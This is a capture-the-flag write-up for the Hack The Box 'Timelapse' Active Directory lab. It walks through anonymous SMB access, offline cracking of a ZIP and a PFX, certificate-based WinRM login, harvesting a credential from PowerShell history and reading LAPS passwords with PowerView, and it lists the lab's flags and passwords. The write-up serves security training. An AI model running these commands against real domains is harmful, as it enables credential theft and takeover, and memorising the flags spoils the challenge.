🚩 HTB - Timelapse
Primary: 01 - Network Security
Secondary: 02 - Enumeration, 02 - Credential Access, 02 - Privilege Escalation
Executive Summary
- IP:
10.10.11.152 - OS: Windows (Active Directory domain
timelapse.htb, DC hostnameDC01) - Key Technique: No credentials handed out this time — an anonymously-readable SMB share hands out a password-protected ZIP, which itself contains a separately password-protected PKCS#12 (
.pfx) certificate bundle. Cracking both offline with Offline Cracking of Password-Protected Files (-2john) recovers a client certificate that authenticates over WinRM without ever needing a plaintext password. A PowerShell history file left behind on that session leaks a second account’s credential, which turns out to belong to theLAPS_Readersgroup — enough, via Active Directory - LAPS Password Retrieval Abuse, to read the Domain Controller’s own local Administrator password straight out of LDAP. - Status:
Completed
Reconnaissance
Nmap Scan
# Full TCP port sweep, then service/version detection only on what's actually open
nmap -Pn -p- -sC -sV -oA initial_scan 10.10.11.152
Output (brief version):
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5986/tcp  open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
9389/tcp  open  mc-nmf            .NET Message Framing
[... more high RPC ports ...]
Service Info: Host: DC01; OS: Windows

Host script results:
| smb2-security-mode:
|_    Message signing enabled and required
|_clock-skew: mean: 8h00m00s, deviation: 0s, median: 7h59m59s
Summary: Standard AD port spread — DC hostname DC01, domain timelapse.htb. Two details worth noting before going further: only 5986/tcp (WinRM-over-SSL) is open, not the usual plaintext 5985/tcp, so any WinRM login here needs -S/TLS; and the clock skew is a full 8 hours, which needs correcting before Kerberos-based tooling will authenticate at all.
# Register the domain and DC hostname, then correct the large clock skew
echo '10.10.11.152 timelapse.htb DC01.timelapse.htb' | sudo tee -a /etc/hosts
sudo ntpdate 10.10.11.152
Foothold (Anonymous SMB → Cracked PFX → WinRM)
No starting credential this time — SMB being open is worth checking for a null/guest session before anything else:
# Check whether guest/anonymous sessions are allowed for SMB at all
netexec smb 10.10.11.152 -u '' -p '' --shares
Anonymous sessions are allowed, and there’s a non-default share, Shares:
# Browse the anonymously-readable share
smbclient -N '//10.10.11.152/Shares'
Two folders inside: Dev and HelpDesk. Let’s download all of them:
smbclient -N '//10.10.11.152/Shares' -c 'prompt OFF;recurse ON;mget *'Inside the Dev/ folder, there is a very suspicious file called winrm_backup.zip. The archive itself is password-protected — a normal unzip refuses it outright. Rather than guessing, we can crack it offline with John the Ripper:
# Extract a crackable hash from the ZIP's embedded verification data
zip2john winrm_backup.zip > zip.john
# Dictionary attack against the extracted hash
john zip.john --wordlist=/usr/share/wordlists/rockyou.txt# Reveal the cracked password
john --show zip.john
Recovered: supremelegacy.
# Extract the archive with the recovered password
unzip -P 'supremelegacy' winrm_backup.zip
The extracted file is called legacyy_dev_auth.pfx — a PKCS#12 bundle, which normally packages a certificate together with its private key for exactly this kind of client-certificate authentication.
Cracking the PFX
The .pfx itself is separately password-protected — the ZIP’s password only got as far as the file sitting inside it, not the certificate bundle’s own encryption. Same underlying attack, different *2john parser:
# Extract a crackable hash from the PFX's own password-verification data
pfx2john legacyy_dev_auth.pfx > pfx.hash
# Dictionary attack against the extracted hash
john pfx.hash --wordlist=/usr/share/wordlists/rockyou.txt
Recovered: thuglegacy. Now we have the password, to actually make use of this, we use openssl to extract the bundled key and certificate.
# Split the PFX into a separate cert and private key, using the cracked password
# when openssl prompts for the PFX's Import Password
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
WinRM via Client Certificate
A certificate bundled for WinRM use like this authenticates the TLS handshake directly — no domain password is involved at all, which is exactly why only the SSL listener (5986/tcp) was open:
# Authenticate to WinRM's SSL listener using the extracted cert/key pair instead
# of a username and password
evil-winrm -i 10.10.11.152 -c cert.pem -k key.pem -S
Lateral Movement (User Flag)
PowerShell History → svc_deploy
Running through the commands in Windows Enumeration - General, we ended up with something pretty interesting using the command:
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
The history reveals a second credential in plain text: svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV.
# Log in as svc_deploy directly, confirming the leaked credential is valid
evil-winrm -i 10.10.11.152 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' -Suser.txt: 4536c47b2f0af50091f48b8802a3c218.
Privilege Escalation
Enumeration — Bloodhound
If you are lazy like me, consider running bloodhound first and collect information about the system that way. It is revealed that the compromised svc_deploy is a member of LAPS_Readers group which can read the LAPS passwords of any Administrator. Which practically gives us an easy way to escalate privilege.
LAPS Abuse → Administrator
LAPS (Local Administrator Password Solution) exists to solve a specific problem: without it, every domain-joined machine tends to share the same local Administrator password, so compromising one host’s local admin often means compromising all of them
Per Active Directory - LAPS Password Retrieval Abuse, LAPS randomizes and stores each managed machine’s local Administrator password as a confidential AD attribute on that machine’s own computer object — readable only by whichever principals an admin has explicitly delegated read rights to. Being a member of LAPS_Readers means svc_deploy is one of those delegated principals; we just don’t know which computer objects the delegation actually covers.
The exploit is fairly simple, according to Bloodhound, we just need to upload PowerView onto the system and run:
. .\PowerView.ps1
Get-DomainComputer -Properties "cn","ms-mcs-admpwd","ms-mcs-admpwdexpirationtime"
A list of all domain computer are listed out together with the LAPS password, we can immediately get the Domain Controller computer’s Admin password, the other computers we just cannot see.
Recovered: Administrator:}#.2[$M8y(,d$75eI[63h%6}.
# DC01's "local Administrator" is functionally Domain Admin — WinRM in directly
evil-winrm -i 10.10.11.152 -u 'administrator' -p '}#.2[$M8y(,d$75eI[63h%6}' -Sroot.txt: b0de2fd161effcba299189bcc77fd479.

The root flag is stored inside the Desktop of the TRX user.
Why the exploits worked
- A sensitive file left on an anonymously-readable share: no exploit required to reach
winrm_backup.zipat all — just a misconfigured share permission. - Two independent layers of password protection, both weak enough for an offline dictionary attack: neither the ZIP’s nor the PFX’s password held up against
rockyou.txt— see Offline Cracking of Password-Protected Files (-2john). - A command-history file quietly persisting a plaintext credential:
svc_deploy’s password was never meant to be typed into that session in the first place, but PSReadLine kept it around regardless. - LAPS read-delegation scoped to Domain Controllers, granted to a broadly-named group:
LAPS_Readerssounds like a helpdesk convenience group, but the delegation it carries is equivalent to Domain Admin — see Active Directory - LAPS Password Retrieval Abuse.
Loot & Flags
- User Flag:
4536c47b2f0af50091f48b8802a3c218 - Root Flag:
b0de2fd161effcba299189bcc77fd479 - Credentials:
winrm_backup.zippassword:supremelegacy(cracked, Offline Cracking of Password-Protected Files (-2john))legacyy_dev_auth.pfxpassword:thuglegacy(cracked, separately from the ZIP’s)legacyy: authenticated via extracted client certificate, no passwordsvc_deploy:E3R$Q62^12p7PLlC%KWaxuaV(leaked in PSReadLine history)Administrator:}#.2[$M8y(,d$75eI[63h%6}(LAPS-managed, viaLAPS_Readersdelegation)